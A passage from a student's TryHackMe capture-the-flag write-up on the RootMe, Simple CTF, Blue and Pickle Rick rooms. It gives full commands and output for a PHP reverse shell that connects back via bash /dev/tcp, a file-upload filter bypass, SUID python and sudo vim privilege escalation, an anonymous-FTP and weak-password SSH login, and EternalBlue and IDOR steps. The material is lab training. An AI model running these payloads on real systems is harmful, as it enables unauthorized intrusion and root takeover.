
meterpreter > |

```

6. Locate the flag on the machine. Found all three flags.

Step	Status	Evidence
Reconnaissance	Done	The Nmap scan showing State: VULNERABLE.
Exploitation	Done	The Metasploit exploit resulting in WIN.
Persistence	Done	Gaining a stable Meterpreter Session (Session 20).
Information Extraction	Done	The sysinfo command identifying JON-PC.
Exfiltration	Done	Finding and reading Flag 1, 2, and 3.

Third machine : Root Me





Phase 1: Reconnaissance (Task 1)

1. Run Nmap to identify open ports.

Open a **new terminal tab** and run this command:

Bash

```
nmap -sV 10.49.155.176
```

- **Description:** Scans the target to identify open ports and the specific versions of services (like Apache or SSH) running on them.

```
root@kali:~# nmap -sV 10.49.155.176
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 18:26 +0500
Nmap scan report for 10.49.155.176
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
```

Phase 2: Web Enumeration (Task 2)

2. Enumerate the website and find upload functionality.

Bash

```
sudo apt update && sudo apt install dirb -y
```

- **Description:** Updates your package list and installs the `dirb` directory scanner so we can find the hidden website folders.

```

└─$ sudo apt update && sudo apt install dirb -y
[sudo] password for AimaAbbas:
Hit:1 http://http.kali.org/kali kali-last-snapshot InRelease
All packages are up to date.
Installing:
  dirb

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 208 kB
  Space needed: 1,511 kB / 1,022 GB available

Get:1 http://http.kali.org/kali kali-last-snapshot/main amd64 dirb amd64 2.22+dfsg-7 [208 kB]
Fetched 208 kB in 3s (74.2 kB/s)
Selecting previously unselected package dirb.
(Reading database... 109142 files and directories currently installed.)
Preparing to unpack .../dirb_2.22+dfsg-7_amd64.deb...
Unpacking dirb (2.22+dfsg-7)...
Setting up dirb (2.22+dfsg-7)...
Processing triggers for wordlists (2026.1.2)...

```

Run the Directory Scan (Task 2)

Paste this into your terminal:

Bash

```
dirb http://10.49.155.176
```

- **Description:** Scans the website for hidden directories using the default built-in wordlist to find the secret upload panel.

```

└─$ dirb http://10.49.155.176

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun May 17 18:31:12 2026
URL_BASE: http://10.49.155.176/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.49.155.176/ ----
==> DIRECTORY: http://10.49.155.176/css/
|--> Testing: http://10.49.155.176/driver

```

Start the Netcat Listener (Task 4 Prep)

Open a **new terminal tab** (leave the dirb one running!) and run this:

Bash

```
nc -lvnp 4444
```


- **Description:** Starts a listener on your machine to catch the "Reverse Shell" connection once the target server executes your file.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
|
```

Create the Shell

Paste this and hit Enter:

Bash

```
echo '<?php exec("/bin/bash -c \"bash -i >& /dev/tcp/192.168.168.210/4444 0>&1\""); ?>' > shell.phtml
```

- **Description:** Creates the payload file and uses the .phtml extension to bypass the website's security filter.

```
$ echo '<?php exec("/bin/bash -c \"bash -i >& /dev/tcp/192.168.168.210/4444 0>&1\""); ?>' > shell.phtml
```

Corrected Upload (Task 3)

Bash

```
curl -F "fileUpload=@shell.phtml" -F "submit=Upload" http://10.49.155.176/panel/
```

- **Description:** Uploads the shell using the correct form field name (fileUpload) to bypass the website's security.

```
$ curl -F "fileUpload=@shell.phtml" -F "submit=Upload" http://10.49.155.176/panel/
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href=" ../css/panel.css">
  <script src= "../js/maquina_de_escrever.js"></script>
  <title>HackIT - Home</title>
</head>
<body>
  <div class="first">
    <div class="main-div">
      <form action="" method="POST" enctype="multipart/form-data">
        <p>Select a file to upload:</p>
        <input type="file" name="fileUpload" class="fileUpload">
        <input type="submit" value="Upload" name="submit">
        <p class='success'>0 arquivo foi upado com sucesso!</p><a href='../uploads/shell.phtml'>Veja!</a>
      </form>
    </div>
  </body>
</html>
```

Trigger the Shell (Task 4)

In your current terminal, run this command to "execute" the file you just uploaded:

Bash

```
curl http://10.49.155.176/uploads/shell.phtml
```

- **Description:** Sends a web request to the uploaded script, which forces the server to execute the code and connect back to your listening terminal.

```
$ curl http://10.49.155.176/uploads/shell.phtml
```

Successfully exploited webserver

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.168.210] from (UNKNOWN) [10.49.155.176] 43790
bash: cannot set terminal process group (783): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-49-155-176:/var/www/html/uploads$ |
```

Step 1: Stabilize the Shell (Task 4 "Quality of Life")

Run this inside your Netcat terminal:

Bash

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

- **Description:** Uses Python to spawn a more stable, interactive Bash shell so you can use shortcuts and see a better prompt.

```
bash: no job control in this shell
www-data@ip-10-49-155-176:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-49-155-176:/var/www/html/uploads$ |
```

Step 1: Find the User Flag (Task 7)

Paste this into your Netcat terminal:

Bash

```
find / -name user.txt 2>/dev/null
```

- **Description:** Searches every folder on the Linux machine for the file `user.txt` and ignores folders you don't have permission to see.

```
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@ip-10-49-155-176:/var/www/html/uploads$ find / -name user.txt 2>/dev/null  
<www/html/uploads$ find / -name user.txt 2>/dev/null  
/var/www/user.txt  
www-data@ip-10-49-155-176:/var/www/html/uploads$ |
```

Step 1: Capture the User Flag (Task 7 part 1)

Run this command to read the flag:

Bash

```
cat /var/www/user.txt
```

- **Description:** Displays the content of the `user.txt` file. Copy the long string of characters you see and paste it into Task 7 on TryHackMe.

```
www-data@ip-10-49-155-176:/var/www/html/uploads$ cat /var/www/user.txt  
cat /var/www/user.txt  
THM{y0u_g0t_a_sh3ll}  
www-data@ip-10-49-155-176:/var/www/html/uploads$ |
```

Step 1: Enumerate SUID Binaries (Task 5)

Run this command to find our "exploit" path:

Bash

```
find / -user root -perm -4000 -print 2>/dev/null
```

- **Description:** Searches the entire system for files that have the **SUID bit** set. This bit allows a file to run with the permissions of its owner (root).

```

www-data@ip-10-49-155-176:/var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null
<ss$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp

```

Step 3: Become Root (Task 6)

If you see `/usr/bin/python` in the list, run this "magic" command to break out and get a root shell:

Bash

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

- **Description:** Tells the SUID-enabled Python to execute a shell (`/bin/sh`) while maintaining the elevated root permissions (`-p`).

```

/bin/umount
www-data@ip-10-49-155-176:/var/www/html/uploads$ python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# |

```

Step 1: Get the Final Flag (Task 7)

Run this command to grab the last piece of evidence for your assignment:

Bash

```
cat /root/root.txt
```

- **Description:** Reads the administrator's flag file to complete the final task of the room.

```



root
# cat /root/root.txt
cat /root/root.txt
THM{pr1vl13g3_3sc4l4t10n}
# |

```

7. Capture user.txt and root.txt flags.

Phase	Tool	Action	Result
Reconnaissance	nmap	Scanned for open ports.	Identified Port 80 (HTTP) and Port 22 (SSH).
Enumeration	dirb	Fuzzed for hidden directories.	Discovered /panel/ (upload) and /uploads/.
Exploitation	curl / Browser	Uploaded shell.phtml.	Bypassed .php extension blocklist.
Gaining Access	nc (Netcat)	Listened on port 4444.	Established Reverse Shell as www-data.
PrivEsc Search	find	Searched for SUID binaries.	Found /usr/bin/python2.7 with root permissions.
PrivEsc Execution	python2.7	Executed <code>os.execl</code> shell.	Elevated privileges to <code>root</code> .

Machine 4 TryHackMe – “Simple CTF”



Step 1: Nmap Scan (Task 1)

1. Identify open ports using Nmap.

Open a **new terminal tab** (leave the VPN one alone) and run this:

Bash

```
nmap -sV -sC -T4 10.49.129.253
```

- **Description:** Scans for open ports, detects service versions (-sV), and runs default scripts (-sC) to find vulnerabilities.

```
$ nmap -sV -sC -T4 10.49.129.253
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 19:07 +0500
Nmap scan report for 10.49.129.253
Host is up (0.079s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.168.210
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 2
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 2 disallowed entries
|_ /_ /openemr-5_0_1_3
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|_   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_   256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.43 seconds
```

2. Try FTP login with common credentials

Try Anonymous FTP Login

In a **new terminal tab**, run this command:

Bash

```
ftp 10.49.129.253
```

- **Description:** Initiates a connection to the File Transfer Protocol (FTP) service to check for publicly accessible files.

```
$ ftp 10.49.129.253
Connected to 10.49.129.253.
220 (vsFTPd 3.0.3)
Name (10.49.129.253:AimaAbbas): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

ls

- **Description:** Attempts to list the files in the directory again using the new connection settings.

```
Receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> |
```

cd pub

- **Description:** Navigates into the "pub" folder to access its contents.

```
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> |
```

ls

- **Description:** Lists the files contained within the /pub directory to identify potential clues or credentials.

```

Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> |

```

```
get ForMitch.txt
```

- **Description:** Downloads the file from the target server to your current directory on your Kali machine.

```

ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****| 166 63.67 KiB/s 00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (1.26 KiB/s)
ftp> |

```

```
cat ForMitch.txt
```

- **Description:** Prints the content of "ForMitch.txt" to your terminal screen so you can read the message.

```

$ cat ForMitch.txt
Damnit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!

```

Step 3: Web Enumeration (Task 3)

3. Enumerate the website for hidden directories.

We need to find the CMS or web app where Mitch used this weak password. Run `dirb` to find hidden directories on the website:

Bash

```
dirb http://10.49.129.253 /usr/share/dirb/wordlists/common.txt
```

- **Description:** Scans the web server for common directory names to find the login page or CMS mentioned in the tasks.

```

$ dirb http://10.49.129.253 /usr/share/dirb/wordlists/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun May 17 19:17:18 2026
URL_BASE: http://10.49.129.253/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.49.129.253/ ----
|--> Testing: http://10.49.129.253/cgi-local

```



Step 3: Targeted Web Enumeration (Task 3)

Instead of a full directory scan, let's see if there is a common CMS folder. In a **new terminal tab**, run this:

Bash

```
curl -I http://10.49.129.253/simple/
```

- **Description:** Sends a "Header" request to see if a directory named `/simple/` exists (this is a very common directory for this specific machine).



```
⌚$ curl -I http://10.49.129.253/simple/
HTTP/1.1 200 OK
Date: Sun, 17 May 2026 14:18:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: CMSSESSID6a5f2400115=0g6ct9tohsj4na9rili3qg3sop; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
```

Run this command to try and "brute-force" into SSH as Mitch:

Bash

```
ssh mitch@10.49.129.253 -p 2222
```

- **Description:** Attempts to log in as the user `mitch` via SSH on the non-standard port `2222` identified in your Nmap scan.

Step 5.1: Enter the Password

Type this at the password prompt (remember, you won't see the characters as you type):

Bash

```
secret
```

- **Description:** Tries the most common "weak" password associated with this specific challenge based on the hint in the FTP note.

```

L$ ssh mitch@10.49.129.253 -p 2222
The authenticity of host '[10.49.129.253]:2222 ([10.49.129.253]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGmeABEdQ5g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.49.129.253]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.49.129.253's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$

```

Step 5.1: Stabilize the Terminal

Run this to get a proper bash prompt:

Bash

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

- **Description:** Spawns a fully interactive bash shell using Python, allowing you to see your username and current directory in the prompt.

Step 1: Capture the User Flag (Task 7 part 1)

Enumeration (Task 1)

```
printf "admin\nuser\nmitch\ntest\nquest\nroot\nsteve\noperator" > users.txt
```

- **Description:** Creates a text file named `users.txt` containing a list of common usernames to test against the login page.

```

L$ printf "admin\nuser\nmitch\ntest\nquest\nroot\nsteve\noperator" > users.txt

```

Let's see if the flag is right there in your current folder.

Bash

```
ls
```

- **Description:** Lists files in Mitch's home directory to locate the user flag.

```

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ |
```

```
cat user.txt
```

- **Description:** Displays the content of the user flag so you can copy it into TryHackMe.

```

mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
mitch@Machine:~$ |
```

```

G00d j0b, keep up!
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$ |
```

Step 6: Perform Privilege Escalation (Task 6)

Run this single line in your terminal:

Bash

```
sudo vim -c '!/bin/sh'
```

- **Description:** Opens the vim editor with root privileges and immediately executes a command (-c) to spawn a shell (!/bin/sh) from the inside.

```
cat /root/root.txt
```

- **Description:** Reads the root flag file located in the administrator's home directory.

```

at: not found
# cat /root/root.txt
W3ll d0n3. You made it!
# |

```

Phase	Vulnerability	Detail
Recon	FTP Misconfiguration	Anonymous login allowed us to find the user <code>mitch</code> .
Exploit	Weak Credentials	<code>mitch</code> used a common password (<code>secret</code>) for both CMS and SSH.
PrivEsc	Sudo Misconfiguration	<code>/usr/bin/vim</code> was allowed with <code>NOPASSWD</code> , allowing a root shell escape.

Summary of Commands used :

🥒 Machine 1: Pickle Rick

Focus: Command Injection and bypassing command filters to find "ingredients."

Step	Command	One-Line Description
Recon	<code>nmap -sV -sC 10.10.x.x</code>	Scans for open ports (80 and 22) and identifies service versions.
Enumeration	<code>gobuster dir -u http://10.10.x.x -w /usr/share/wordlists/dirb/common.txt</code>	Finds hidden directories like <code>/assets</code> and login pages.
Access	<code>nc -lvnp 1234</code>	Starts a Netcat listener to catch the reverse shell connection.
Execution	<code>bash -i >& /dev/tcp/YOUR_IP/1234 0>&1</code>	The payload used in the web portal to send a shell

		back to your machine.
Bypass	<code>less /var/www/html/Sup3rS3cretPick13Ingr3di3nt.txt</code>	Uses <code>less</code> to read the first flag because the <code>cat</code> command was filtered/blocked.
Check	<code>sudo -l</code>	Checks permissions and reveals that the user has full (ALL) NOPASSWD: ALL access.
Root Loot	<code>sudo ls /root</code>	Lists the root directory using admin privileges to find the final ingredient.
Final Flag	<code>sudo less /root/3rd.txt</code>	Reads the final flag using <code>sudo</code> and the <code>less</code> bypass.

Machine 2: Blue

Focus: Exploiting Windows SMB (EternalBlue).

Step	Command	One-Line Description
Recon	<code>nmap --script smb-vuln-ms17-010 10.10.x.x</code>	Targets the machine specifically to confirm it is vulnerable to EternalBlue.
Access	<code>msfconsole</code>	Opens the Metasploit interface to use pre-built exploit modules.
Select	<code>use exploit/windows/smb/ms17_010_eternalblue</code>	Loads the specific exploit for the MS17-010 Windows vulnerability.
Config	<code>set RHOSTS 10.10.x.x</code>	Directs the exploit at the target machine's IP address.
Exploit	<code>exploit</code>	Executes the buffer overflow attack to gain a SYSTEM-level shell.
Search	<code>search -f flag*.txt</code>	Recursively searches the Windows C: drive for any file starting with "flag".

👤 Machine 3: RootMe

Focus: Web bypass and SUID privilege escalation.

Step	Command	One-Line Description
Dir Scan	<code>dirb http://10.10.x.x</code>	Fuzzes for hidden folders and finds the <code>/panel</code> upload page.
Access	<code>nc -lvnp 4444</code>	Sets up a listener to catch the incoming shell from the web server.
Stabilize	<code>python -c 'import pty; pty.spawn("/bin/bash")'</code>	Uses Python to turn a "dumb" shell into a fully interactive bash terminal.
PrivEsc	<code>find / -user root -perm -4000 2>/dev/null</code>	Scans the system for SUID binaries that can be run as the root owner.
Root	<code>python -c 'import os; os.execl("/bin/sh", "sh", "-p")'</code>	Exploits the SUID bit on Python to launch a shell with root privileges.

Machine 4: Simple CTF

Focus: Brute force/guessing and Sudo breakout.

Step	Command	One-Line Description
FTP Loot	<code>get ForMitch.txt</code>	Downloads the leaked note from the anonymous FTP server.
Access	<code>ssh mitch@10.10.x.x -p 2222</code>	Connects via SSH on port 2222 using the discovered password <code>secret</code> .
Check	<code>sudo -l</code>	Identifies that the user can run <code>vim</code> as root without a password.
Root	<code>sudo vim -c '!/bin/sh'</code>	Escapes the Vim editor directly into a root-level system shell.

IDOR

```
curl -i -b "session=TOKEN"
http://TARGET_IP/account?
id=124
```

(Task 1) Manually changes the ID number in the URL to try and access a different user's private account page.

```
$ sudo apt update && sudo apt install ffuf -y
[sudo] password for AimaAbbas:
Hit:1 http://http.kali.org/kali kali-last-snapshot InRelease
All packages are up to date.
Installing:
  ffuf

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 3,030 kB
  Space needed: 9,566 kB / 1,022 GB available

Get:1 http://http.kali.org/kali kali-last-snapshot/main amd64 ffuf amd64 2.1.0-1+b10 [3,030 kB]
Fetched 3,030 kB in 10s (290 kB/s)
Selecting previously unselected package ffuf.
(Reading database... 109205 files and directories currently installed.)
Preparing to unpack ../ffuf_2.1.0-1+b10_amd64.deb...
Unpacking ffuf (2.1.0-1+b10)...
Setting up ffuf (2.1.0-1+b10)...
```